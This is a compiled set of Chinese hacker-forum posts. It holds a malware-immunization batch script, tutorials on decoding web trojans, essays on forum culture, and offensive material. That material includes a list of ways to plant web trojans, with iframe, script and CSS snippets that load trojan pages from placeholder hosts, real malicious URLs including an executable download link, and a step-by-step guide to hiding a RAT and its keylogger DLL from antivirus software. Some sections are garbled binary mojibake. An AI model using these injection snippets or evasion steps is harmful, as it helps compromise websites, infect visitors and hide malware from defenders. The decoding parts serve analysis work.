echo y|cacls c:\windows\upxdnd.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\*.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\drivers\svchost.exe /d everyone 2>nul
echo y|cacls c:\windows\dbghlp32.exe /d everyone 2>nul
echo y|cacls c:\windows\nvdispdrv.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\racvsvc.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\3CEBCAF.exe /d everyone 2>nul
echo y|cacls c:\windows\lqvytv.exe /d everyone 2>nul
echo y|cacls c:\windows\MsIMMs32.exe /d everyone 2>nul
echo y|cacls c:\windows\Kvsc3.exe /d everyone 2>nul
echo y|cacls c:\windows\IGM.exe /d everyone 2>nul
echo y|cacls c:\windows\DiskMan32.exe /d everyone 2>nul
echo y|cacls c:\windows\AVPSrv.exe /d everyone 2>nul
echo y|cacls c:\windows\IGW.exe /d everyone 2>nul
echo
*****
*****
```



```
echo *
echo *
echo *
echo
*****
*****

echo
*****
*****

echo *
echo *
echo *
echo
*****
*****

for %%x in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%x:\hfhludy.exe >nul
2>nul
for %%y in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%y:\hfhludy.exe\1..\
>nul 2>nul
for %%r in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do attrib %%r:\hfhludy.exe +s
+h +r +a >nul 2>nul
for %%u in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do echo y|cacls
%%u:\hfhludy.exe /d everyone >nul 2>nul
echo
*****
*****

echo *
echo *
echo *
echo
*****
*****

echo
*****
*****

echo *
echo *
echo *
echo
*****
*****

md c:\windows\system32\conime.exe.tmp2 2>nul
attrib c:\windows\system32\conime.exe.tmp2 +s +h +r +a 2>nul
```



echo

echo *

*

echo *

免疫完成

*

echo *

*

echo

echo

echo *

*

echo *

*

echo *

*

echo *

*

echo *

*

echo

*

*

echo *

*

echo *

*

echo *

*

echo *

*

echo *

*

echo *

*

echo *

*

echo *

*

echo

pause

网马解密初级篇

作者：网络

CLSID	漏洞名称
{BD96C556-65A3-11D0-983A-00C04FC29E36}	系统的 MS06-14 漏洞
{7F5E27CE-4A5C-11D3-9232-0000B48A05B2}	超星阅读器漏洞
{F3E70CEA-956E-49CC-B444-73AFE593AD7F}	迅雷看看漏洞
{6BE52E1D-E586-474F-A6E2-1A85A9B4D9FB}	暴风影音漏洞
{5EC7C511-CD0F-42E6-830C-1BD9882F3458}	PPStream 堆栈溢出 漏洞
{AE93C5DF-A990-11D1-AEBD-5254ABDD2B69}	联众游戏 漏洞
{F3D1D36F-23F8-4682-A195-74C92B03D4AF}	QVOD 播放器最新漏洞

一. 网页挂马的概念：

网页挂马是指：在获取网站或者网站服务器的部分或者全部权限后，在网页文件中插入一段恶意代码，这些恶意代码主要是一些包括 IE 等漏洞利用代码，用户访问被挂马的页面时，如果系统没有更新恶意代码中利用的漏洞补丁，则会执行恶意代码程序，进行盗号等危险操作。

二. 常见的网页挂马方式：

1. 框架挂马：

```
<iframe src=http://www.xxx.com/muma.htm width=0 height=0></iframe>
```

2. js 文件挂马：

首先将以下代码：

```
document.write("<iframe width=0 height=0 src='地址'></iframe>");
```

保存为 xxx.js，

则 JS 挂马代码为：

```
<script language=javascript src=xxx.js></script>
```

3. js 变形加密

```
<SCRIPT language="JScript.Encode"
```

src=http://www.xxx.com/muma.txt></script>muma.txt 可改成任意后缀

4. flash 木马

http://网页木马地址 插入木马地址 width=10 height=10", "GET" 宽度和高度, 方式后面的照添, 更改木马地址就可以了。

5. 不点出现链接的木马

 页面要显示的内容

<SCRIPT Language="JavaScript">

function www_163_com ()

{

var url="你的木马地址";

open(url, "NewWindow", "toolbar=no, location=no, directories=no, status=no, menubar=no, scrollbars=no, resizable=no,

copyhistory=yes, width=800, height=600, left=10, top=10");

}

</SCRIPT>

6. 隐蔽挂马:

```
top.document.body.innerHTML=top.document.body.innerHTML+' \r\n<iframe
src="http://www.xxx.com/muma.htm/"></iframe>' [/url]
```

7. css 中挂马:

```
body {background-image:url(' javascript:document.write("<script
src=http://www.XXX.net/muma.js></script>")' )}
```


8. Java 挂马:

```
<SCRIPT language=javascript>
window.open                (”                地                址
”, ””, ”toolbar=no, location=no, directories=no, status=no, menubar=no, scro
llbars=no, width=1, height=1”);
```

9. 图片伪装:

```
<html>
<iframe src=“网马地址” height=0 width=0></iframe>
<img src=“图片地址”></center>
</html>
```

10. 伪装调用:

```
<frameset rows=“444,0” cols=“*”>
<frame src=“ 打 开 网 页 ” frameborder=“no” scrolling=“auto” noresize
marginwidth=“0”marginheight=“0”>
<frame src=“ 网 马 地 址 ” frameborder=“no” scrolling=“no” noresize
marginwidth=“0”marginheight=“0”>
```

11. 高级欺骗:

```
<a href=“http://www.163.com(迷惑连接地址, 显示这个地址指向木马地址)”>
页面要显示的内容</a>
<SCRIPT Language=“JavaScript”>
function www_163_com ()
{
```

恶意网址名称	漏洞名称
14.htm	系统的 MS06-14 漏洞
Flash.htm	Flash 播放器漏洞
902.htm	系统的 MS09-002 漏洞
Sina.htm	新浪的 UC 漏洞
GLWorld.htm	联众世界漏洞
Office.htm	Access 快照查看器漏洞
Qv.htm	Qvod 播放器漏洞
Real10.htm	RealPlayer10 漏洞
Real11.htm	RealPlayer11 漏洞
Bf.htm	暴风影音漏洞

stories=no, status=no
y=yes, width=800, heig

CLSID	漏洞名称
{BD96C556-65A3-11D0-983A-00C04FC29E36}	系统的 MS06-14 漏洞
{7F5E27CE-4A5C-11D3-9232-0000B48A05B2}	超星阅读器漏洞
{F3E70CEA-956E-49CC-B444-73AFE593AD7F}	迅雷看看漏洞
{6BE52E1D-E586-474F-A6E2-1A85A9B4D9FB}	暴风影音漏洞
{5EC7C511-CD0F-42E6-830C-1BD9882F3458}	PPStream 堆栈溢出 漏洞
{AE93C5DF-A990-11D1-AEBD-5254ABDD2B69}	联众游戏 漏洞
{F3D3D36F-23F8-4682-A195-74C92B03D4AF}	QVOD 播放器最新漏洞

常见网马解密工具：

1. Freshow 工具(作者：jimyleo 大牛)

工具简介(摘自 freshow 帮助文档)：Freshow 是一款脚本解密的工具，其开发的初衷是减少机械操作和简化处理步骤，使您能专注于脚本本身。一般解密方法有手动和工具两种，Freshow 尽量使得工作在一个工具下完成，当然它还不是那么成熟，您可以搭配其他工具来完成工作。Freshow 目前具备过滤和解密功能模块能满足常见加密分析所需的操作。它的性能和稳定性还有最终的成果取决于您对 Freshow 的熟悉程度、对脚本知识的了解程度以及分析程度。

2. HTMLDecoder(作者：祥子大牛)



工具简介：这是一款自动解密的工具，功能非常强大，可惜俺对它研究还是，不是很深。只用过它解密过 flash 网马和 pdf 网马。

3. malzilla 又称神器

工具简介：这个工具很好很强大，freshow 无法解出的网马，使用这个工具基本都可以解出。

4. MDecoder(麦田大牛)


工具简介（摘自麦田的博客）：

- 1, Freshow 的模仿者，使用 WIN32 汇编编写。
- 2, 支持对网马中 swf 和 exe 的查找（不完善）。
- 3, 支持网马识别，可通过修改 classid.ini 来扩充特征。

暂时先介绍这么多，还有很多辅助类的工具，后续会一一介绍给大家。

网马解密中级篇(Freshow 工具使用方法)

作者：网络



今天主要讲解的内容是 Freshow 工具的使用方法，工欲善其事，必先利其器，首先要学会如何使用解密工具，才能一步一步进入解密的殿堂，揭开网马解密的神秘面纱。好了，我们先来认识认识我们用到工具(Freshow)，截图如下

1. URL：要解密的网址地址
2. Check：用来获取要解密网址的源代码(此工具要在联网状态下使用)
3. 上操作区域：获取到的网站源代码在此处显示
4. C：清除代码，用来清除上操作区域和下操作区域的代码
5. P：是复制代码
6. Filter：过滤网页源代码中的 js、iframe、script 链接
7. Decoder：解密按钮，用来解密加密的网页源代码
8. 过滤选项：

Qeye: 过滤网页源代码中潜在的恶意链接, 如: iframe、script 结果会显示在收集区域;

Connect: 连接字符串, 如 'a+b', 使其变为: ab;

Nuls: 过滤空字符串, 使得脚本更容易阅读;

Replace: 替换字符串;

Reverse: 逆转字符, 一些特殊的脚本采用这种方式。

解密选项:

9. Esc: 可以转换%、%u、\x 等形式的转义字符, \x 可以再操作异或, 如果知道确切的值, 就在附加区域

里输入它, 或者使用枚举异或 enumXOR, 会自动处理并返回结果 ;

ASCII: 可以转换 "1, 2, 3" 形式的 ASC 码, 分割符可以覆盖;

US-ASCII : 代码类似汉字, 且代码中包含有:

<meta?http-equiv="Content-Type"?>

c?/>

Alpha2: 这个算法针对在 Replayer 的漏洞利用上, 首先转换到\x 形式, 因为可能会经过异或操作;

enumXOR: 对十六进制的数据进行枚举异或, 并返回结果;

Base64: 这种加密方式很少见, 加密特征大小写字母及数字混排, 末尾可能包含等号;

Winwebmail: 网马加密代码中有类似: document.write(unencode(webmm, 3422));

代码(至今未见过此类加密方式, 这个不确定)

10. 密钥 (目前主要 ie7.0 漏洞的解密需要密钥)

11. UP: 将下操作区域的内容翻转到上操作区域进行二次解密

12. 上选择按钮: 对上操作区域代码进行清空或复制

13. 下选择按钮: 对下操作区域代码进行清空或复制

14. 下操作区域: 解密出网马结果显示在此处

15. 收集区域：由 Qeye 筛选出的恶意链接被罗列在这里，可以通过上移、下移、删除、全选等操作。当选

中其中一个链接时，自动处理为新的 URL，这时可以 check 得到新的源代码，显示在上操作区域，可继续

解密

16. ALL：勾选所有收集区域的地址

17. Del：删除不需要的链接

18. 上移按钮：将恶意链接地址进行上移操作

19. 下移按钮：将恶意链接地址进行下移操作

20. Log：自动将选择项复制到剪切板并做一定的格式化处理，方便直接在论坛或其他地方与他人共享分

析结果

21. Download：将选择的网马地址复制到剪切板，并下载相应的网马（例如：迅雷、flashget 开启状态下

，并设置了监视相应的文件类型，此时点击 download 按钮就会调出默认的下载工具下载网马。）

22. Obj：目标插入区域，将最终解密出来的网马地址，复制到 obj 区域，并按 Insert 插入，它将会被自动

插入到之前选中的链接后，作为子级

23. Insert：插入网马链接地址

24. State：连接状态，可通过连接状态来判断网址是否失效。

一个完整的 freshow 日志，其中红色部分均为真实的网马地址：

注意：该网站有多处被挂马，内容都相同，只解出其中一个即可。

Code：

Log is generated by FreShow.

[wide]http://qianshou.tfol.com

[script]http://qianshou.tfol.com/Js/highslide-with-html.js

[script]http://3b3.org/c.js

[frame]http://4t6nhh.6600.org/a/a100.htm

[frame]http://4t6nhh.6600.org/a/cnzz.htm

[frame]http://4t6nhh.6600.org/a/kk.htm

[script]http://4t6nhh.6600.org/a/14.js

[object]http://xin89221.com/love/windoss.css

[frame]http://4t6nhh.6600.org/a/flash.htm

[frame]http://4t6nhh.6600.org/a/iqq.html

[object]http://4t6nhh.6600.org/a/i16.swf

[object]http://4t6nhh.6600.org/a/i28.swf

[object]http://4t6nhh.6600.org/a/i45.swf

[object]http://4t6nhh.6600.org/a/i47.swf

[object]http://4t6nhh.6600.org/a/i64.swf

[object]http://4t6nhh.6600.org/a/i115

.swf

[frame]http://4t6nhh.6600.org/a/fqq.html

[object]http://4t6nhh.6600.org/a/f16.swf

[object]http://4t6nhh.6600.org/a/f28.swf

[object]http://4t6nhh.6600.org/a/f45.swf

[object]http://4t6nhh.6600.org/a/f47.

swf

[object]http://4t6nhh.6600.org/a/

f64.swf

[object]http://4t6nhh.6600.or

g/a/f115.swf

[frame]http://4t6nhh.6600.org/a/xx.htm

[script]http://4t6nhh.6600.org/a/xx.js

[object]http://xin89221.com/love/windoss.css

[frame]http://4t6nhh.6600.org/a/office.htm

[script]http://4t6nhh.6600.org/a/office.js

[object]http://xin89221.com/love/windoss.css

[frame]http://4t6nhh.6600.org/a/02.htm

[script]http://4t6nhh.6600.org/a/set.js

[object]http://xin89221.com/love/windoss.css

[script]http://4t6nhh.6600.org/a/reee.js

[frame]http://4t6nhh.6600.org/a/real.htm

[script]http://4t6nhh.6600.org/a/real.js

[object]http://xin89221.com/love/windoss.

CSS

[frame]http://4t6nhh.6600.org/a/real.html

[script]http://4t6nhh.6600.org/a/re11.js

[object]http://xin89221.com/love/windoss.

CSS

[script]http://4t6nhh.6600.org/a/rkkk.js

[frame]http://4t6nhh.6600.org/a/lz.htm

[script]http://4t6nhh.6600.org/a/lz.js

[object]http://xin89221.com/love/windoss.

CSS

[frame]http://4t6nhh.6600.org/a/bf.htm

[script]http://4t6nhh.6600.org/a/bf1.js

[script]http://4t6nhh.6600.org/a/bf.js

[object]http://xin89221.com/love/windoss.

CSS

网马解密高级篇(SWF 解密)

作者：网络

解压数据预览:

```
樹d唇 4婁?擎孤#Y植懣?滅絆Jr L夕託 莖+
婉 航@R製? ?[3襠笠 1JSQBF得Qr|餓|
植 駢 橫???8 ?鏤 希B, P-K
擣毀|闕Z岷n往筍 JIvii \?煎禪.飾昆騷
2N 〃紐橄奚鉢坐扑伢= 飯42R|駭枷e
緹πX猥 |頗撒恋捐Mc瘡o上淑+F橡Z褚
緝7@7A外 ,? 6 e,C%有?&?G药搦,?烟
值T?碗頑,-3:,煙那a吃e債0 瘰榛檻漱
~b酰ka 喂♀<?,倡4H 蟹?元??縈#曷尙
?:hZ鳴W嘉??<?`理? ? o|秒?oZ瓊枕/
WH?ss齡%di亭 ?淚#勳:駛J攷袄?—T
鵬鳩幫鵠鵠%槍6?鵠W1?1h? WND(屋A#???
+?+ r胜W蛄TW痕: ?沸豎瑯哼吐
糝迨= V$WNj}??↓ 瑋波骸宅+喃f≡%<宮
eDj 彳緝+Ci+o. 亡+VδWgib????W-?
k, #: ?#解 叁?护}猓祥♀?%跟捧玆?浦X車
iY痼b窈b憶舌I雲珥#?1駝 #繭+聲校]?答
燎橙扉?玆洞?筦~鄧mc t鑄Y嬌脛?謨穢?
恒<嘗玆#?玆+鯉kV>BW?秒9翰!誣腰N`r徇
跣Fd o?X叫?%8m! ?就漫 鎔樓
(r*B△Y http://512o8.com/web/xp.exe
```

网马解密高级篇(SWF 解密)

一、Flash 网马简介：

flash 网马是利用 Adobe Flash Player 播放器严重安全漏洞，攻击者可以通过精心设计的特殊 SWF 文件实施攻击。浏览这些特殊构造的 SWF 文件，会运行攻击者设定的任意代码。

二、Flash 网马解密方法：

今天我们主要来讲解如何利用(HTMLDecoder)工具，对 flash 网马进行解密。此工具由小祥大牛开发的一款自动网马解密工具，内附有 flash 网马解密功能，在这里宣传一下小祥大牛哈。工具下载见附件，本次讲解不提供具体的 swf 文件下载，防止一些网友不明，胡乱运行导致系统中毒。主要讲解对于 flash 网马如何解密的方法

好接下来我们讲解如何使用 HTMLDecoder 工具，进行 flash 网马解密，详见截图：

Redoce V1.9+26

http://www.baidu.com

GO + C

解密工程

C P 取消自动解密 自动解密 M EXT> SRC> URL>

缓冲1(自动)

缓冲2(自动)

缓冲3(用户)

1↑ 1↓ 2↑ 2↓ 3↑ 3↓

功能

参数H

解密

去杂

执行

运算

%uX

开始(D)

开始(O)

开始(E)

开始(C)

选中项目层数

0

日志A 清空 删除 去重

日志S 复制 设置 退出

最近一次消息

[报告](#) [更新](#) [关于...](#) 0

在这里主要讲解如何利用这个工具，来解密 swf 网马，此工具其它使用方法，会在今后的网马教学中进行讲解。

上述截图中红色框标出内容为在解密 swf 网马时，需要选择的相应的 A>PDF/CWS/Zlib Extractor 解密选项。在后面的 pdf **网马解密**也是选择此项。



点击开始按钮弹出上述截图页面，此工具包含 swf 和 pdf 解密功能，简单介绍一下使用方法，点击浏览按钮找到要解密的 swf 或 pdf 文件，在输入文件类型选择相应的文件类型，默认为 pdf，根据文件类型的不同，相应的加载或解压按钮也不相同，点击加载按钮，程序会自动结构拆分、找到其中的数据流，点击解压按钮后，解压数据浏览即会显示出网马下载地址。



定位到要解密的 swf 网马



在这里要注意两个细节：首先要选择输入文件类型为 swf，因为要解密的是 swf 网马，选择此项后，默认的加载（pdf）按钮会变为解压（cws），这时我们点击解压（cws）按钮即可。

解压数据预览:

```

棚d唇L娃?擎孤#Y植懋?斌鲜JrL夕阮 菱+
婉 肮@R製??[3檐竺 1JSoBf俯Qr|饒|
植 耽 械??8 ?饒 稀8, F,K
摧毀|闕Z岷n往笛 JIvii \?饒揮 飾昆駝
2N ^紐橄奚钵堡扑仔= 飯Y2R|駭枷e
緹πX猓 |顧橄恣捐Mc瘡o上淑+R梭2緒
綢7@TA外 ,?~6 e,CW有?@?G药弱,j?烟
箇T?碗頑 -3:,嚶那a吃e價0 嚶探嚶嚶
~b飮ka 暇♀<?,倡+H 蟹?元??縊#曷尙
?:hZ鳴W轟??<? 理? ? o|秒?oZ瑛枕^
WH?ss齡%d亭 ?淚#勳:駛J致祔?一T
鵠鳩鸛鸛鸛%槍6?鷄W1ずlh? WND偃A#W??
+ガ+ r胜W疏TW痕.?佛豎瑯啞址
穰痘q V$WNj}??I 穰諛骸笔+南f≡%<宮
eDj 彳緝+Ci+o. 亡≠V8Wgib???W-?
k, #:??蟬 嚶?戶]穰祥♀?%跟捧机?滿X車
iY瘡b藪b憶舌I雲珥#?1駝 #蘭L輩校]?答
燠程靡δ珥河?完 鄧mc t鑄Y嬭脛?饒穰?
恒<訾珩#?玆|鯉kv>BW?秒9鯉!誑腰N`r徇
跽Fd o?X叫?%8m! ?就邊 綰樓
(r•B△Y http://512o8.com/web/xp.exe

```

最终的解密结果在解压数据预览里显示，详见上图。

虚拟机加密免杀

最新免杀技术——虚拟机加密代码应用并非传统的修改特征码，也不是修改入口点+花指令，更不是

加壳压缩！是最新的一种免杀技术！借于这种技术你可以千变万化，是免杀对新手来说更为简单！

一. 大家对虚拟机 vmprotect 是否有所了解，这个是最新的加密工具！可以加密 PE 文件中任何一句或一段代码

自然可以给我们用来免杀了！

1. 免杀工具：vmprotect1.07 或 1.06(当然能搞到最新的个人版更好。) PEID
UPX

免杀步骤：原理说明：加密区段代码使杀毒软件无法识别！你可以找特征码，找到后加密特征码的代码！

2. 用 PEID 查看入口点：假如这里的入口点是 0007DB74 基址是 00400000

3. 用虚拟机 vmprotect 打开要免杀的文件，添加地址
0047DB74=00400000+0007DB74 基址+入口点

4. 选代码区域->转存->F9 保存

5. 测试运行->可以成功运行

6. 用 UPX 压缩一下，缩小体积，OK 免杀成功

总结：虚拟机加密代码是比较新的免杀技术，可以和其他免杀技术有机的集合在一起，让你的木马变成金刚不坏. 大家要多多掌握。

二. 壳中改籽技术免杀

这种免杀很少有人用，所以免杀效果非常好，各大黑客网站也很少见到介绍，这里我把别人做黑洞免杀的文章发到这里，供大家研究. 估计是浩天写的文章

先讲一下为什么这种技术叫“壳中改籽”。配置一个黑洞的服务端，然后用 PEiD.exe 来查看它是用什么加的壳，查到是 UPX 加的变态壳，程序的区段都给隐藏了，那么先得给黑洞服务端脱壳。用 upxfix.exe 打开它，然后在 Decompress

method 里面选择 5，点击 fix，这样就修复了。再用 PEiD.exe 查一下，看现在可以看到区段了吧。

为什么我一再提到这个区段呢？其实它就是文章的重点，也就是壳里面的籽。继续脱壳，用 UPXShell 打开修复好的黑洞服务端，点击解压缩，完成后我们可以看到程序由原来的 201 kb 变成了 506 KB，大了一倍多。

有人可能要问为什么一定要给它脱壳呢？直接修改不可以吗？其实主要是因为黑洞的服务端里还有一个用做键盘记录的 dll 文件，它也要做免杀处理。用 Resscope1.92 打开黑洞的服务端，这个可是绝好的 exe 资源编辑器啊，先选择 dllfile 里面的 getkey，然后点击文件→导出资源，这样 dll 文件就导出来了。它也是用 upx 加的变态壳，因为区段被加密了，所以我们也要给它脱壳，再加壳。脱壳的过程和先前脱黑洞服务端一样先用 upxfix.exe 打开它，但是这里注意在 Decompress method 里面，不要选择 5，而是选择 2 修复，不然的话就脱不了壳了。

接着用 UPXShell 解压缩，现在 dll 文件的大小由原来的 11 kb 变成了 18.5 kb，然后再用 UPXShell 重新给它加上壳。

三、修改 upx 壳里面的籽

把 UPX 加过壳的 dll 文件，用 PEiD.exe 打开查看，这里有几个数据需要我们记录，等下和修改后的文件做比较用。

先分别把程序入口点：000C220、文件偏移量：00002620，记录下来，然后点击查看 EP 区段，在区段查看上面再点右键选择 cave 查找器，把 upx 壳区段 upx1 的 RVA：0000C3B5、偏移：000027B5 等参数也记录下来。

关键的时刻到了，reloc.exe 闪亮登场。因为 reloc 是一款命令下的工具，所以为了操作方便，我建议大家写一个 bat 文件和 reloc 放在同一目录。我们开始记录的数据现在派上用场了，编辑 bat 文件格式如下：

reloc 待修改程序 \$程序入口 \$文件偏移量 \$壳的区段入口 \$区段偏移 参数. 那么对应我们的黑洞键盘记录 dll 文件所记录的数据，这个 bat 就应该这样写：reloc 键盘记录.dll \$C220 \$2620 \$C3B5 \$27B5 5

数据前面的零不要写到 bat 里面, 另外最后面的这个参数大家注意, 其实它是设置修改时的偏移量的, 一般 dll 文件选择 5, exe 文件选择 5-9 之间的数, 一般选择 6 就好了。

设置完了, 我们运行这个 bat 文件, 开始修改。完毕之后我分别用国内和国外最强的杀毒软件江民、诺盾和卡巴斯基对键盘记录.dll 进行扫描, 它们均未发现病毒, 我们的木马成功躲了过去。用 PEiD.exe 重新打开, 可以发现 PEiD 已经无法识别键盘记录.dll 是什么壳了, 把原来记录的几个数据和现在对比一下发现程序入口和文件偏移量没有, 而壳区段入口和区段偏移却改变。

飘舞的风在上一期的文章里面说道: “peidv0.92 是通过每个程序的开头几十个字节来比较是那种壳。” , 看来不仅仅如此, peidv0.92 还把壳的区段入口开头的几十个字节也作为了用来判断壳的类型的特征代码, 杀毒软件也是如此, 这样简单修改一下我们的木马就免杀了。

着把这个已经修改好的 dll 文件, 导回到黑洞的服务端, 方法和导出 dll 是一样的, 我就不再讲述了, 然后把它用 UPXShell 再次加壳, 加壳后的大小为 200 kb。

现在可以开始我们的第二次免杀之旅了, 同样用 PEiD.exe 把程序入口、文件偏移量、壳的区段入口、区段偏移, 等数据记录下来, 写入 bat 文件。

我的 bat 是这样写的:

```
reloc 1.exe $88620 $30A20 $887A3 $30BA3 6
```

我前面已经讲过了, 修改 exe 文件的时候, 参数选择 5-9 之间的数, 一般选择 6 就好了。现在运行 bat 文件, 黑洞服务端的免杀就全部完成了。用 PEiD.exe 查看, 显示的是 “Nothing found” 看来 PEiD 已经不认识它了, 再用江民、诺盾和卡巴斯基查杀, 均显示无病毒, 呵呵, 欺骗成功。

四、结语

经过这么简单的修改以后效果是非常好的, 相信以后这样的免杀技术将会成为主流技术, 因为它简单实用。

分析它实现免杀的原理, 不难看出换一个角度思考问题的重要性, 从壳的修改转



到壳中籽的修改，不能不说这是一种创新，
它使木马的免杀之路变宽了。最后谢谢 “朋友的家” 提供一款这样优秀的工具。
如果大家能够把这种技术和我前面提到的另外三种结合起来使用，相信它将是无懈可击的。

《关于建立绿色兵团人文主义教育板块的建议》

Eala

关于建立绿色兵团人文主义教育板块的建议，首先建议版块的名字是绿兵文化厅。

首先谈下现状，我们建立绿兵文化厅的原因。长久以来，关于网络的黑客教学泛滥已久。各种黑客培训充实着网络安全黑色产业的发展。到现在已经发展成了，只要交钱，办一张 VIP 的培训卡。你就可以获得一些入侵。破解等等终身的会员培训。先从正面说，就像我们中央回访黑客江湖节目里。所说道那样如果把黑客比喻成摇滚。他就像摇滚中主流的支流，不可或缺。而且能推动着主流的发展。为主流的发展起着不可磨灭的推动作用。但同时永远不能担当主流的角色。因为他的存在将是承担的一个永远推动技术革新的作用。而且这个力量在现在乃至将来或者说是未来都是一种具有绝对不可忽视的力量。这点上他是具有前进性作用的。而在此同时，在现在当今社会上。我们有很多这种性质的培训。也有很多的黑客的学习者。崇拜者。跟随者等等一系列的追随狂热者。使他们走在这漫长的学习之路。而就在这些人群里面，有很多都走上了一些违背法律，或是触犯触犯法律的不归路。紧紧学到了一些或者说是还未入门的入侵知识，就到处黑站。或者说是到处招摇，炫耀。为此成为自己的功绩或是一种伟大的成果。而在这种的事实案例已不成为个例。在广大的新闻和黑客事件中我们可以名鉴。就像在一些黑客被抓到最后审问，公安人员的审问中。它们都在诠释，“我只是因为好玩，才去做这些事情的。”这些不得不令我们反思。是的，我们不得不承认在这个网络的江湖里有各种个各型各色的人存在。但这并不是一种很正确，或是提倡的做法。反而一招不慎会给我们带来最不想发生的后果和意外。所以我们在此陈述这些的存在。可供大家进行思考。同时自己觉得如果把这些用一种换位哲学的思想来表达，事物的两面性。变化性。一种事物只要用一种正确的引导。缺

点也可能也会成为优点的。就像一个我们一直经常挂在嘴边的例子，群狼在历史上经常被比喻成凶狠的肉食动物。因为它的凶狠而使善良的人们遇害。而在现实的今天，原始的森林里已经没有那么多的群狼，但反而被大家普遍认知和理解。那就是我们现代商场中所引领的狼性文化。狼性团队理念。

如果从侧面或另一种思想的模式。来去关注另一种的存在。就是大家都很崇拜的红客。事实的讲我曾今也是红客一种狂热的追随分子。但他们为什么会在一战后成名，就是他们有自己的文化，有自己的准则。就像对一种文化定位中说道一样“红”便象征着中国，具有中国特色的“红色”黑客就演化为现在伸张正义的红客这些诠释的等等。它并不是一种拥有知识就到处破坏的人，而是一种一群具有正确世界观的人。因为在这些精神文化的指引，使我们在这里把他们铭记。

所以我们应该要有自己的文化版块建设，把我们兵团的精神。让大家熟悉和发扬。让每一个绿色兵团的人们都能记住这个论坛的精神和文化。因为我们不是一群拥有武器而到处杀稷的人们，不是一群拥有利器而去到处破坏的人们。而最能应该诠释我们这些人存在的。应该的是一群拥有文化。知识追求技术革新。追求巅峰的痴迷者。是为了推动技术乃至产业跨越性突破的存在。我们是一支充满正义的人们。这就是我们这个群体的存在意义。因为这不仅使我们职责所在，科学发展的所在，也是趋势和现状发展的所在。

在此回到主题，我们需要建立这个绿色文化厅的精神所在。我们是绿色兵团。我们拥有自己的文化。建立这个维护 and 发扬革新我们的文化。也让文化厅成为兵团文化的窗口。让我们每一个兵团人都能了解和学习我们的文化。从而在这个基础上打造我们绿色兵团的自由独创的文化家园。也是这个版块存在的最大意义。在文化厅的讨论基础上，发扬和创新我们兵团特有的一种精神！

《绿色之梦宣言》 Eala



Eala——

作为绿色之梦宣言的背景图片，我选择了以上这幅。作为梦想，看到以上图片想到了很多。我们以上阅览，看到的则是一个红色背面的团结小景。就如我们这次所要表达的意义。我们都是一群喜好在黑夜摸索学习的网者。背景里的景色就如同我们在黑夜中学习，在这孤独的夜晚一直在指引者我们，那就是我们的梦想。不管天空有多么的黑寂。一盏梦想的明灯催促着我们向前。这就是我们的绿色之梦。源于绿色、源于梦想，我们永远积极向上。 ——这就是我们，新一代网络的青年学习者！

本次活动特点，在前面的通知有提到。"因为有梦想，就要勇敢的大声说出来"基于这样的口号，作为文化厅的活动。我们想要表达的是传播积极文化思想，



引导成员建立向上的文化品格，弘扬正确文明的个人素养。在此我们因为有梦，就让我们勇敢的说出来~!。让梦想伴随我们，激励我们。愿我们的每一个人梦想成真。

zjb8975 ——

黑色(黑客)作为我们颜色，是我们的荣耀，绿色(兵团)作为我们的标志，是我们的依靠。

梦想是我们的动力，绿色之梦代表我们的宣言。

梦想宣言：一切为了技术，在网络证明自己的存在。

为了自己，为了兵团！

《好奇的绿兵 zjb8975》 /

zjb8975

题记：人总是会好奇，好奇导致的结果不是人可以预测的。但科技的发展与进步总是在人的好奇中产生并得以发展。

小兵 zjb8975 就是这么一个好奇的人，什么都好奇，什么都想知道，什么都想参呼。以至于什么都没学会。😞

时光流逝，在兵团正式生活将近一年，陪着兵团走过了一年四季。

